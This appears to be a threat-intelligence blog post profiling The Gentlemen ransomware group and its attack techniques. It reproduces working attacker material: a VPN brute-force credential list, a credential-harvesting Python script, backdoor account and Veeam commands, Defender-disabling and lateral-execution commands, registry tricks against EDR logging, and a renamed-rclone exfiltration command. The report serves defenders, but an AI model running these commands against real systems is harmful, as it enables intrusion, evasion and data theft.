


























In the face of so many new ransomware brands and the remaining RaaS operations such as Medusa, Qilin, and DragonForce, prioritizing is not an easy task. However, despite the number of groups conducting extortion attacks, the TTPs do not change much, unless we are talking about Cl0p, Akira, and other groups that pose a high risk.
After all, why should they exploit complex and time-consuming vulnerabilities when there is so much low-hanging fruit out there, such as vulnerable web-based remote services like RDWeb and SSL VPN devices, and default or easy-to-guess passwords to brute-force? Anyway, it is not up to us but to the criminals to decide what is the best (or the worst) strategy for a ransomware or extortion operation to carry out attacks.
However, we must keep in mind that, regardless of which group claimed responsibility for the attack, it was an individual or an affiliate group that actually conducted the intrusion. These criminals are usually involved with different groups, sharing and absorbing knowledge, and acquiring resources.
This symbiosis among criminals in the underground occurs every day, and that is one of the reasons it is important to focus on adversaries’ TTPs and human aspects rather than prioritizing by group. Please note that, with a few exceptions, the RaaS groups and their Data Leak Sites (DLSs) are merely resources criminals use to boost visibility and expose companies for extortion.
Therefore, to prevent your company from falling prey to opportunists looking for such low-hanging fruit to attack, Group-IB’s Threat Intelligence Team decided to write a very straightforward report on the TTPs of The Gentlemen, whose TTPs overlap with those of other financially motivated threat actors conducting intrusions for extortion. The information shared in this blog comes from intrusion analysis and underground private sources monitored by Group-IB’s Threat Intelligence Team. Thus, the information has a high level of confidence.
This blog covers TTPs from initial access to the data encryption and extortion phases.
Key discoveries
- The first Windows sample of The Gentlemen ransomware uploaded to VirusTotal on 17 July 2025 already contained The Gentlemen’s Data Leak Site (DLS) URL.
- On 22 July 2025, threat actor hastalamuerte opened a public arbitration thread on the RAMP forum, accusing Qilin ransomware operators of a $48,000 USD payment dispute over an unpaid affiliate commission from a corporate victim negotiation.
- The Gentlemen ransomware DLS was likely operational from mid-July 2025, but it only became publicly known in early September 2025.
- Primary attack vector exploits CVE-2024-55591, a critical authentication bypass in FortiOS/FortiProxy.
- The group maintains an operational database of approximately 14,700 FortiGate devices that have already been exploited globally.
- Separate from exploited devices, the operators maintain 969 validated brute-forced FortiGate VPN credentials ready for attack.
- Approximately 94 organizations have already been attacked by this threat group.
- Advanced defense evasion employs the Bring-Your-Own-Vulnerable-Driver (BYOVD) technique to terminate EDR/AV processes at the kernel level.
- Active reconnaissance and exploit development targeting SonicWall VPN, Cisco ASA appliances, and Oracle E-Business Suite (EBS), attempting to replicate the Cl0p Oracle exploitation campaigns observed in 2025.
- Ongoing reverse-engineering of Babuk, Qilin, LockBit 5.0, and Medusa ransomware samples to extract and integrate superior encryption routines, obfuscation techniques, and EDR bypass mechanisms into The Gentlemen codebase.
- Group-IB’s analysis shows that defending against The Gentlemen means focusing on behaviors and attack chains, not only on the ransomware brand name.
Who may find this blog interesting:
- Cybersecurity analysts and corporate security teams
- Malware analysts
- Threat intelligence specialists
- Cyber investigators
- Computer Emergency Response Teams (CERT)
- Law enforcement investigators
- Cyber police forces
Who are the Gentlemen and why do they matter?

The Gentlemen is a ransomware operation that emerged in 2025 after breaking away from Qilin affiliate activity and is now tracked by Group-IB as a financially motivated extortion group with strong affiliate-driven tradecraft. Group-IB’s analysis shows the group relies on effective, repeatable tactics, including Fortinet exploitation, brute-forced VPN access, credential abuse, defense evasion, and rapid ransomware deployment, that overlap with techniques used by other high-risk extortion actors.
Group-IB Threat Intelligence Portal:
Group-IB’s customers can access our Threat Intelligence portal for more information about The Gentlemen group.


Victimology
Please find below statistics based on companies disclosed on the group’s data leak site (DLS) and undisclosed victims identified by Group-IB’s Threat Intelligence team.

Figure 1. The Gentlemen’s global victimology.
A Short Story of The Gentlemen
The Gentlemen is a newly emerged Ransomware-as-a-Service (RaaS) operation consisting of approximately 20 members. Before becoming a RaaS, this operation was known as ArmCorp, a very active Qilin’s affiliate group. The name ArmCorp was present on the group’s Rocket Chat webpage title as well as Qilin’s members and affiliates such as Devman referred to the group by this name.

Figure 2. Title of the Rocket Chat page with name “ARMCORP”

Figure 3. Title of the Rocket Chat page with name “GENTLEMEN”
The operation is managed by a Russian speaking criminal known mainly by the nickname hastalamuerte. He promotes technical discussions and provides affiliates with resources for conducting intrusions. This includes: Fortinet compromised devices for initial access, killers for AV/EDR bypassing, scripts, tools and more. At first glance, considering the resources provided by its administrator, from a criminal point of view, joining The Gentlemen may seem like a good idea. However, due to Opsec issues, joining this partnership program (PP) may put its members at risk, as raised by Devman on the Rehub forum in December 2025.

Figure 4a. Gentlemen's underground forum post about the conflict with Devman (Original)

Figure 4b. Gentlemen's underground forum post about the conflict with Devman (Translated)
As can be seen in the screenshot above, Hastalamuerte has an interesting but unclear connection with its rival Devman (who allegedly leaked information on The Gentlemen operation) and also with Embargo. But that is another story =)
How it started
Timeline of activity
The chronological sequence of events surrounding The Gentlemen’s emergence reveals that the public dispute with Qilin was likely a formalization of an already-planned departure rather than the trigger for it. It is likely that hastalamuerte took advantage of this to damage Qilin’s reputation as a strategy to later promote his own partnership program.
On July 17, 2025, a Windows ransomware sample was uploaded to VirusTotal
(hash: 51b9f246d6da85631131fcd1fabf0a67937d4bdde33625a44f7ee6a3a7baebd2). This upload occurred five days before the public arbitration with Qilin was opened on RAMP, providing critical evidence that hastalamuerte was already developing an independent ransomware operation, while still nominally affiliated with Qilin.
The sophistication of the July 17 sample indicates that development had been underway for weeks or potentially months before the VirusTotal upload. Creating a multi-platform ransomware operation with custom infrastructure, DLS hosting, and operational security features requires substantial development time, testing, and infrastructure preparation.
On 22 July 2025, hastalamuerte opened a public arbitration thread on the RAMP underground forum accusing Qilin’s core operators of mishandling negotiations with a corporate victim; a claim not only from hastalamuerte, but also from other former affiliates including Devman. In his opening statement, hastalamuerte detailed the dispute:
Hastalamuerte’s Claims:
- Operated as a Qilin affiliate for 1.5 months, deploying 14 targets.
- On one target, Qilin support contacted him stating that a recovery firm had reached out outside the panel offering $60,000 USD for the ransom.
- hastalamuerte had initially set the ransom demand at $500,000 USD.
- After negotiation with Qilin support, they agreed on $200,000 USD as an acceptable amount.
- The Tox chat with the recovery firm then allegedly disappeared.
- hastalamuerte demanded $48,000 USD compensation (his affiliate share minus Qilin’s percentage) for the lost deal.
- He challenged Qilin’s explanation that Tox chats could disappear, stating “в токсе чаты не пропадают” (“chats don’t disappear in Tox”).
- Expressed concern that other negotiations might be conducted outside the panel without affiliate knowledge.
Most significantly, when questioned about why he waited 20 days to file the complaint, hastalamuerte publicly admitted: “я занят был писал свой локер, чтобы потом чаты не терялись” (“I was busy writing my own locker, so that chats wouldn’t get lost later“), direct evidence that he was already developing his own ransomware during his time as a Qilin affiliate.
The Gentlemen ransomware DLS was likely operational from mid-July 2025, but it only became publicly known in early September 2025.
One of so many hastalamuerte’s OpSec fails
In November 2025, Cybereason published an analysis of The Gentlemen ransomware that provided additional forensic evidence linking the operation to hastalamuerte. During static analysis of a Windows sample (hash: 3ab9575225e00a83a4ac2b534da5a710bdcf6eb72884944c437b5fbe5c5c9235), researchers identified a hardcoded string ” ! <…> Ransom Protection(DON’T DELETE)” embedded in the ransomware code that directly matched content from a Rehub forum post by the user hastalamuerte discussing anti-ransomware bypass techniques, providing forensic proof of authorship.

Figure 5. hastalamuerte’s forum post about canary files with mention “Ransom Protection(DON’T DELETE)”

Figure 6. Decompiling code segment of Gentlemen ransomware that shows this mention “Ransom Protection(DON’T DELETE)”
TTPs
Initial access
T1190 – Exploit Public-Facing Application
Confidence: High
Context: Threat actors initiated a systematic reconnaissance campaign targeting internet-exposed FortiGate firewall management interfaces. During this phase, exploited CVE-2024-55591
The threat actor exploited this vulnerability by sending specially crafted requests to the exposed FortiGate firewall console. This isn’t a simple bypass, it’s a chain of four critical flaws:
- WebSocket from Unauthenticated Request – Create WebSocket connection without authentication.
- Special Parameter Abuse – Use local_access_token parameter to skip session checks.
- Race Condition – Send authentication to CLI before the server initiates auth challenge.
- No Credential Validation – Authentication contains no unique key, password, or identifier, attacker simply selects “super_admin” profile.
Result: Complete firewall takeover with administrative privileges. With super-admin access, the threat actor:
- Created backdoor accounts: for example: support_fortinet, badmin, forti-api.
- Downloaded system configuration containing network topology, credentials, and security policies.
- Established persistent SSLVPN access via unlogged “guest” account.
- Compromised existing VPN accounts.
- Launched AiTM attack to compromise domain administrator account.
Once exploited, compromised Fortinet devices were added to an HTML page named FortiGate Inventory Overview and shared with affiliates. At that time, the HTML page contained approximately 14,700 devices from different countries. Affiliates are free to pick any device they want. However, the group’s admin recommends choosing the ones with LDAP integration and a significant number of users; as it is easier to escalate privileges since the VPN accounts are Active Directory members. Aside from technical details, companies are chosen by affiliates based on their industry and the importance of the data to that specific business, as well as the legal implications the company may eventually face in case of a data leak. In other words, The Gentlemen will prioritize targets that:
- can pay high amounts of ransom – high revenue.
- have the likelihood to pay the ransom – legal implications, laws and regulators in the country.
- have a significant amount of Fortinet’s accounts on the compromised devices.
- are companies that provide critical services.
- are easy and fast to attack – LDAP integration and users’ privileges.

Figure 7. HTML page with list of exploited targets.
In addition to exploiting public-facing Fortinet devices, members of the group have been discussing targeting SonicWall and Oracle EBS for initial access. While there is no evidence they targeted SonicWall, we collected information which suggests that hastalamuerte intends to make a guide on how to exploit the Oracle EBS vulnerability. For this, the criminal has been allegedly in touch with rose87168 in order to get instructions on how to exploit Oracle.
T1110.001 – Brute Force: Password Guessing
Confidence: High
Context: Group-IB Threat Intelligence Team observed that members of The Gentlemen ransomware group gained access to approximately 1000 Fortinet VPNs through brute force attacks. Below is the list with common usernames and passwords the criminals are using to brute force Fortinet VPN:
| Users | Passwords |
| guest | guest |
| Admin | guestнепонятно |
| fortinet | password-whamola |
| test | password-whamola[.]net |
| vpnuser | fortinet-maritime! |
| admin | test-minus |
| forinetvpn | guest-пустая |
| fortinetsslvpn | test-минусвозможнонужносша |
| administrator | test-корпа |
| testtest | testtest-хз |
| user | guest-минус |
| testuser | test-непонятно |
| sslvpnuser | guestминус |
| support | test |
| vpnadmin | password |
| cli | Welcome1! |
| operator | 123456 |
| info | admin |
| vpnservice | P@ssw0rd |
| system | fortinet |
| scanner | 0 |
| sslvpn | 1234 |
| 4321 | |
| mailadmin | fortinetvpn |
| superadmin | 8test |
| Fortinet | Welcome1 |
| ldap | fortimanager_Access |
| admin1 | info |
| mailadmin | |
| p@ssw0rd | |
| p@ssword | |
| passw0rd | |
| password01 | |
| password1 | |
| postgres | |
| private | |
| public | |
| superadmin | |
| support | |
| svc_vpn | |
| sys | |
| systemadmin | |
| user | |
| voicemail | |
| vpnadmin | |
| vpnservice | |
| testtest | |
| vpnuser | |
| Password1 | |
| systemadministrator | |
| training | |
| 12345678 | |
| user1 | |
| fortigate | |
| john.doe | |
| testuser | |
| system | |
| 123123 | |
| secret | |
| guestHONEY | |
| Admin | |
| Administrator | |
| sslvpn | |
| 123456789 | |
| Fortinet | |
| 1234567890 | |
| ldap | |
| 12345 | |
| admin1 | |
| 123123123 | |
| abcd1234 | |
| admin123 |
The criminals try these known passwords against all default usernames in the list. They also test combinations of default passwords plus random or garbage strings to determine whether a target is a real device or a honeypot. Examples of such probe passwords include:
guestнепонятно, guest-пустая,
test-минусвозможнонужносша, test-корпа, guest-минус, test-непонятно, guestминус
These strings appear to be deliberate garbage or obfuscation added to otherwise common credentials.
Execution
T1059.001 – Command and Scripting Interpreter: PowerShell
Confidence: High
Context: The following are commands used by the criminals to enable Windows PowerShell Access (PSWA).
# PrivCheck
if (-NOT ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::
GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator")) {
    Write-Warning "Please run this script as an Administrator!"
    Exit
}

# Install Windows PowerShell Web Access feature
try {
    Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
    Write-Host "Windows PowerShell Web Access feature installed successfully."
 -ForegroundColor Green
} catch {
    Write-Error "Failed to install Windows PowerShell Web Access feature: $_"
    Exit
}

# Install and configure IIS if not already installed
if (!(Get-WindowsFeature Web-Server).Installed) {
    Install-WindowsFeature -Name Web-Server -IncludeManagementTools
    Write-Host "IIS installed successfully." -ForegroundColor Green
}

# Configure PowerShell Web Access gateway
try {
    Install-PswaWebApplication -UseTestCertificate
    Write-Host "PowerShell Web Access gateway configured successfully."
 -ForegroundColor Green
} catch {
    Write-Error "Failed to configure PowerShell Web Access gateway: $_"
    Exit
}

# Add a rule to allow all users to access all computers
Add-PswaAuthorizationRule -UserName * -ComputerName * -ConfigurationName *
T1059.006 – Command and Scripting Interpreter: Python
Confidence: High
Context: Group-IB discovered a Python script named userpassfort.py that extracts credentials from a provided config file and executes nxc on the victim machine.
Source code of the userpassfort.py script:
import re
import subprocess

print("Вставь конфиг ниже. Когда закончишь, нажми Enter на ПУСТОЙ строке:")

lines = []
while True:
    try:
        line = input()
        if line.strip() == "":
            break
        lines.append(line)
    except EOFError:
        break

config = "\n".join(lines)
users = re.findall(r'edit "([^"]+)"[\s\S]+?set passwd "([^"]+)"', config)

with open('logins.txt', 'w', encoding='utf-8') as f_logins, \
     open('passwords.txt', 'w', encoding='utf-8') as f_passwords, \
     open('combo.txt', 'w', encoding='utf-8') as f_combo:
    for login, password in users:
        f_logins.write(f"{login}\n")
        f_passwords.write(f"{password}\n")
        f_combo.write(f"{login}:{password}\n")

print("done! logins.txt, passwords.txt, combo.txt")

do_nxc = input("Начать NXC? (Y/N): ").strip().lower()
if do_nxc == 'y':
    targets = input(": ").strip()
    cmd = ['nxc', 'smb', targets, '-u', 'logins.txt', '-p', 'passwords.txt',
 '--no-bruteforce']

    print("\n[Запуск]:", " ".join(cmd))
    print("="*50)
    proc = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.STDOUT,
 universal_newlines=True)
    for line in proc.stdout:
        print(line, end='')
    proc.wait()
    print("="*50)
    input("Нажми Enter для выхода...")
T1053 – Scheduled Task/Job
Confidence: High
Context: We have seen The Gentlemen’s affiliates execute commands to schedule the execution of the rclone.ps1 script on a target machine for the purpose of data exfiltration.
Snippets:
- shared schtasks command
 schtasks /Create /TN "SafeSync" /TR "powershell.exe -WindowStyle
Hidden -NoProfile -ExecutionPolicy
Bypass -File C:\Windows\Temp\rclone.ps1" /SC ONSTART /RU SYSTEM /RL HIGHEST /F
Persistence
T1098 – Account Manipulation
Confidence: Medium
Context: An URL of an article published on VMBlog website shared by the criminals suggests that they are possibly following the procedure described in the blog to reset ESXi root passwords
T1098.007 – Account Manipulation: Additional Local or Domain Groups
Confidence: High
Context: The snippet contains potential references to the real victim. This victim was claimed by Nightspire on their DLS. Therefore, it is very likely that this procedure was used during the intrusion. We observed such commands run by the criminals in order to add users to the RDP group via SMB
Snippets:
- Add of user to RDP group:
nxc smb [edited] -u [edited] -p [edited] -x 'net localgroup
 "Usuarios de Escritorio remoto" [edited] /add'
T1136.002 – Create Account: Domain Account
Confidence: High
Context: Commands allegedly executed during a real intrusion. The commands consist of the creation of a new account named MicrosoftSupporte, and its addition to two Domain groups. Subsequently, the user was also added to Veeam granting administrative control over it.
Snippets:
- Creation of domain and Veeam account (original):
-X 'net user MicrosoftSupporte Password123 /add /domain'
-X 'net group "Admins. del dominio" MicrosoftSupporte /add /domain'
-x 'net localgroup "Usuarios de escritorio remoto" MicrosoftSupporte /add'

на вим машине посколько юзер новый и не имеет прав для дб
поехали бл
там где вим -x "sqlcmd -S \"(local)\\VEEAM\" -Q \"CREATE LOGIN [AMV\\MicrosoftSupporte]
 FROM WINDOWS;\""
  -x "sqlcmd -S \"(local)\\VEEAM\" -Q \"USE VeeamBackup; CREATE USER [AMV\\MicrosoftSupporte]
 FOR LOGIN [AMV\\MicrosoftSupporte];\""
 -x "sqlcmd -S \"(local)\\VEEAM\" -Q \"USE VeeamBackup; EXEC sp_addrolemember 'db_owner',
 'AMV\\MicrosoftSupporte';\""
translated:
-X 'net user MicrosoftSupporte Password123 /add /domain'
-X 'net group "Admins. del dominio" MicrosoftSupporte /add /domain'
-x 'net localgroup "Usuarios de escritorio remoto" MicrosoftSupporte /add'

On the VM machine, since the user is new and doesn’t have DB permissions
let’s head over there to the VM -x "sqlcmd -S \"(local)\\VEEAM\" -Q \"CREATE LOGIN
 [AMV\\MicrosoftSupporte] FROM WINDOWS;\""
 -x "sqlcmd -S \"(local)\\VEEAM\" -Q \"USE VeeamBackup; CREATE USER [AMV\\MicrosoftSupporte]
 FOR LOGIN [AMV\\MicrosoftSupporte];\""
 -x "sqlcmd -S \"(local)\\VEEAM\" -Q \"USE VeeamBackup; EXEC sp_addrolemember 'db_owner',
 'AMV\\MicrosoftSupporte';\""
Privilege Escalation
T1484.001 – Domain or Tenant Policy Modification: Group Policy Modification
Confidence: High
Context: The following GPO-related procedures show how the criminals: enable SMB, move accounts from an CN to an OU, enable RDP and update GPOs. The snippet on how to move accounts from an CN account to an OU contains references to the real victim. This victim was claimed by Gentleman on their DLS, it is very likely that this procedure was used during the intrusion.
Snippets:
- How to move accounts from an CN to a OU:
   Move all computers from CN=Computers to OU=Equipos
Get-ADComputer -SearchBase "CN=Computers,DC=[edited],DC=local" -Filter * |
    ForEach-Object {
        Write-Host "Moving $($_.Name) to OU=Equipos..."
        Move-ADObject $_.DistinguishedName -TargetPath "OU=Equipos,DC=[edited],DC=local"
    }

Write-Host " Done. All computers have been moved to OU=Equipos."
2. How to update GPOs
 #variant 1
$comps = Get-ADComputer -Filter * | Select-Object -ExpandProperty Name
foreach ($comp in $comps) {
    Write-Host " Updating GPO on $comp..."
    Invoke-Command -ComputerName $comp -ScriptBlock
 { gpupdate /force } -ErrorAction SilentlyContinue
}

#variant 2
$compgpoupd = Get-ADComputer -Filter *
$compgpoupd | ForEach-Object -Process
 {Invoke-GPUpdate -Computer $_.name -RandomDelayInMinutes 0 -Force}

#variant 3
$comps = Get-ADComputer -Filter * | Select-Object -ExpandProperty Name
foreach ($comp in $comps) {
 Write-Host " Updating GPO on $comp..." -ForegroundColor Yellow
 Invoke-GPUpdate -Computer $comp -RandomDelayInMinutes 0 -Force -ErrorAction SilentlyContinue
}

#tools for working with old systems
Import-Module ServerManager
Add-WindowsFeature RSAT-AD-PowerShell
#or
Install-WindowsFeature RSAT-AD-PowerShell
3. How to enable SMB via GPO
# ✅ Enable SMB via GPO (Group Policy) for all domain machines

## 🔸 Interface Language: English
1. Open `gpmc.msc` (Group Policy Management)
2. Right-click the domain or desired OU → "Create a GPO in this domain, and Link it here..."
3. Name: `Enable SMB`
4. Right-click the GPO → Edit

5. Navigate to:
   Computer Configuration →
     Windows Settings →
       Security Settings →
         System Services

   - Set **"Server"** (LanmanServer) → Startup: **Automatic**, Status: **Started**
   - Set **"Workstation"** (LanmanWorkstation) → Startup: **Automatic**, Status: **Started**

6. Then go to:
   Computer Configuration →
     Windows Settings →
       Security Settings →
         Windows Firewall with Advanced Security →
           Inbound Rules

   - Enable rule: **File and Printer Sharing (SMB-In)**
   - Ensure it's allowed for **Domain** profile

(Optional)
7. To allow insecure guest access:
   Computer Configuration →
     Administrative Templates →
       Network →
         Lanman Workstation →
           Enable insecure guest logons → Enabled
T1068 – Exploitation for Privilege Escalation
Confidence: Low
Context: We observed The Gentlemen’s affiliates sharing information on techniques and vulnerabilities for privilege escalation. Although there is no evidence (e.g., screenshots, samples) of its exploitation, the sharing of the exploit suggests its potential intent in using it in intrusions by the criminals.
The vulnerabilities include:
- BadSuccessor: a privilege escalation vulnerability in Windows Server 2025 that allows attackers to compromise any user in Active Directory (AD).
- CVE-2025-32463: affecting Sudo before 1.9.17p1, allowing local users to obtain root access.
- CVE-2024-37085: an authentication bypass vulnerability, which allows an adversary with sufficient Active Directory (AD) permissions to gain full access to an ESXi host member of the AD.
Snippets:
- CVE-2024-37085
 net group “ESX Admins” /domain /add
net group “ESX Admins” username /domain /add
Defense Evasion
T1112 – Modify Registry
Confidence: medium
Context: Intruders shared instructions on how to disable Bitdefender by editing Windows registry and how to kill AV/EDR by editing HKLM\SYSTEM\CurrentControlSet\Control\WMI registry key, in particular AutoLogger and GlobalLogger.
Snippets:
- Bitdefender remove in safe mode
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Endpoint Security]

"Key"="" (delete only value)

"UninstallLink"="" (delete only value)

3. Reboot and delete, no need password.
2. Example of AutoLogger/GlobalLogger registry overwrite (original):
Как показал кейс с Procmon и аналогичных утилит, идея состоит в поиске драйвера,
 который фиксирует события на самых ранних этапах загрузки.
А что, если немножечко изменить те пути куда уже пишутся какие то логи самой системой?
Ветка реестра HKLM\SYSTEM\CurrentControlSet\Control\WMI в которой существуют AutoLogger
и GlobalLogger.

WMI AutoLogger - способ настраивать одну или несколько автосессий трассировки,
которые стартуют при загрузке.
 В отличие от GlobalLogger, каждая AutoLogger-сессия самостоятельно рассылает
 провайдерам сигнал
 включения и может быть точно настроена под нужный набор провайдеров.
 AutoLogger не предназначен для записи
 специальных событий ядра NT Kernel Logger - для этого используется GlobalLogger.

WMI GlobalLogger - исторически более ранний механизм единственной глобальной сессии.
Он также стартует на раннем этапе загрузки и может включать ядровые провайдеры
через специальные флаги.
Важно, что контроллер GlobalLogger не вызывает EnableTrace
для провайдеров - провайдер сам должен определить,
что глобальная сессия активна, и включить запись.

В AutoLogger уже есть достаточное количество различных сессий, можете тестировать разные
(какие то работают, какие-то нет). В моем случае использовалась
 HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\ReadyBoot, где можно заменить путь указанный
 в FileName на путь к файлу службы, который хотим перезаписать.
Для GlobalLogger по умолчанию у меня не было никаких настроек,
но можно добавить их самостоятельно:
$reg = [wmiclass]'root\default:StdRegProv'
$HKLM = 2147483650
$base = 'SYSTEM\CurrentControlSet\Control\WMI\GlobalLogger'
$null = $reg.CreateKey($HKLM,$base)
$reg.SetDWORDValue($HKLM,$base,'Start',1)
$reg.SetStringValue($HKLM,$base,'FileName','C:\<путь до файла службы который требуется
перезаписать>.exe')
$flags = 0x00000010 -bor 0x00000020
$bytes = [BitConverter]::GetBytes([UInt32]$flags)
$reg.SetBinaryValue($HKLM,$base,'EnableKernelFlags',$bytes)
Translated:
 As demonstrated by the Procmon case and similar utilities,
 the idea is to locate a driver that captures events at the earliest stages of boot.

What if we slightly modify the paths where the system itself already writes some logs?
The relevant registry branch is

HKLM\SYSTEM\CurrentControlSet\Control\WMI, where AutoLogger and GlobalLogger exist.
WMI AutoLogger – a way to configure one or more auto‑trace sessions that start during boot.
Unlike GlobalLogger, each AutoLogger session independently signals providers to enable
and can be finely tuned for the desired set of providers. AutoLogger is not intended to record
special events from the NT Kernel Logger – that’s what GlobalLogger does.
WMI GlobalLogger – historically an older mechanism for a single global session.
It also starts early in boot and can enable kernel providers via special flags.
Importantly, the GlobalLogger controller does not call EnableTrace for providers – the provider
itself must detect that a global session is active and enable recording.
In AutoLogger there are already enough different sessions; you can test various ones
(some work, some don’t). In my case I used

HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\ReadyBoot, where you can replace the FileName
path with the path to the service file you want to overwrite.
For GlobalLogger, I had no default settings, but you can add them yourself:
$reg = [wmiclass]'root\default:StdRegProv' $HKLM = 2147483650 $base =
'SYSTEM\CurrentControlSet\Control\WMI\GlobalLogger' # Create the key if it doesn’t exist $null
= $reg.CreateKey($HKLM,$base) # Enable the session (Start=1) $reg.SetDWORDValue($HKLM,$base,'Start',1)
# Set the file to be overwritten $reg.SetStringValue($HKLM,$base,'FileName',
'C:\.exe') # Set kernel flags
(e.g., 0x10 | 0x20) $flags = 0x00000010 -bor 0x00000020 $bytes = [BitConverter]::
GetBytes([UInt32]$flags) $reg.SetBinaryValue($HKLM,$base,'EnableKernelFlags',$bytes)
T1562.001 – Impair Defenses: Disable or Modify Tools
Confidence: Medium
Context: Shared by The Gentlemen group instruction on how to disable Windows Defender by using Group Policy and disabling Bitdefender and other EDR solutions such as SentinelOne, and Crowdstrike by leveraging techniques described in a blog by Aon. In addition, commands shared by the criminals show how to disable Defender real time protection and likely spread malware via SMB.
nxc smb ip_range -u username -p 'password' --exec-method=atexec -X 'Set-MpPreference
-DisableRealtimeMonitoring $true; Add-MpPreference -ExclusionPath "C:\"'

nxc smb ip_range -u username -p 'password' --exec-method=atexec -X 'Set-MpPreference
-DisableRealtimeMonitoring $true; Set-MpPreference -DisableBehaviorMonitoring
$true; Set-MpPreference -DisableBlockAtFirstSeen $true;
Set-MpPreference -DisableIOAVProtection $true;
Set-MpPreference -DisableScriptScanning $true;
Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine
$true; Set-MpPreference -MAPSReporting 0; Set-MpPreference -SubmitSamplesConsent 2'

nxc smb ip_range -u username -p 'password' --exec-method=atexec -X 'net use Z:
\\ip\F$; Z:\cerv.exe --password pass
(хз)
nxc smb 10.5.0.0/24 -u username -p 'password' --exec-method=smbexec -X 'net use Z:
\\ip\F$; Z:\cerv.exe --password pass --force-ps32
(ЛУЧШЕ! )

nxc smb 10.5.0.0/24 -u username -p 'password' --exec-method=smbexec -X 'net use Z:
\\ip\F$ /user:ip\username password; Start-Process Z:\cerv.exe -ArgumentList "--password pass
nxc smb 10.5.0.0/24 -u username -p 'password' --exec-method atexec -X 'net use Z:
\\ip\F$ /user:ip\username password; Z:\cerv.exe --password pass монтируем с паролем
T1484.001 – Domain or Tenant Policy Modification: Group Policy Modification
Confidence: Medium
Context: Shared instruction on how to disable windows defender by using Group Policy.
Windef GPO Off

Launch the Group Policy Management console
Right click on the domain and click Create a GPO in this domain and link it here. Provide a name
to the GP "Disable Windows Defender". Click OK.
Once the policy is created, right click on the policy and click Edit. This will bring up the Group
Policy Management Editor.
Navigate to Computer Configuration > Policies -> Administrative Templates > Windows Components >
Windows Defender\Windows Defender Antivirus -> click on it. Look for the policy setting
“Turn Off Windows Defender\Turn Off Windows Defender Antivirus“.
Right click on the policy setting and click Edit -> click on Enabled -> Apply
after that in windows defender -> real-time protection -> Edit -> enabled -> Apply-> OK
open cmd.exe and write | gpupdate /force |
you will see updating grou ppolicy.. and after that -> Computer + User policy update has
completed successfully.
T1036 – Masquerading: Rename Legitimate Utilities
Confidence: High
Context: Shared Rclone commands allegedly used during exfiltration. In the following snippet, it is possible to observe that the Rclone executable is renamed as avastrclone.exe probably to make the executable look legitimate. The snippet contains references to the real victim. This victim was claimed by Gentleman on their DLS, it is very likely that this procedure was used during the intrusion.
Snippet:
- Masquered rclone executable
cd \\[edited]\f

.\avastrclone.exe copy "\\[edited]\F$\\Grupos\Personal" [edited]:/NetBackup/[edited] -q
--max-age 5y --ignore-existing --multi-thread-streams 4 --transfers 6 --bwlimit 200M
--exclude .exe --exclude .msi --exclude .MSI --exclude .mp3 --exclude .MP3 --exclude .EXE
--exclude .avi --exclude .mp4 --exclude .MP4 --exclude .AVI --exclude .mov --exclude .MOV
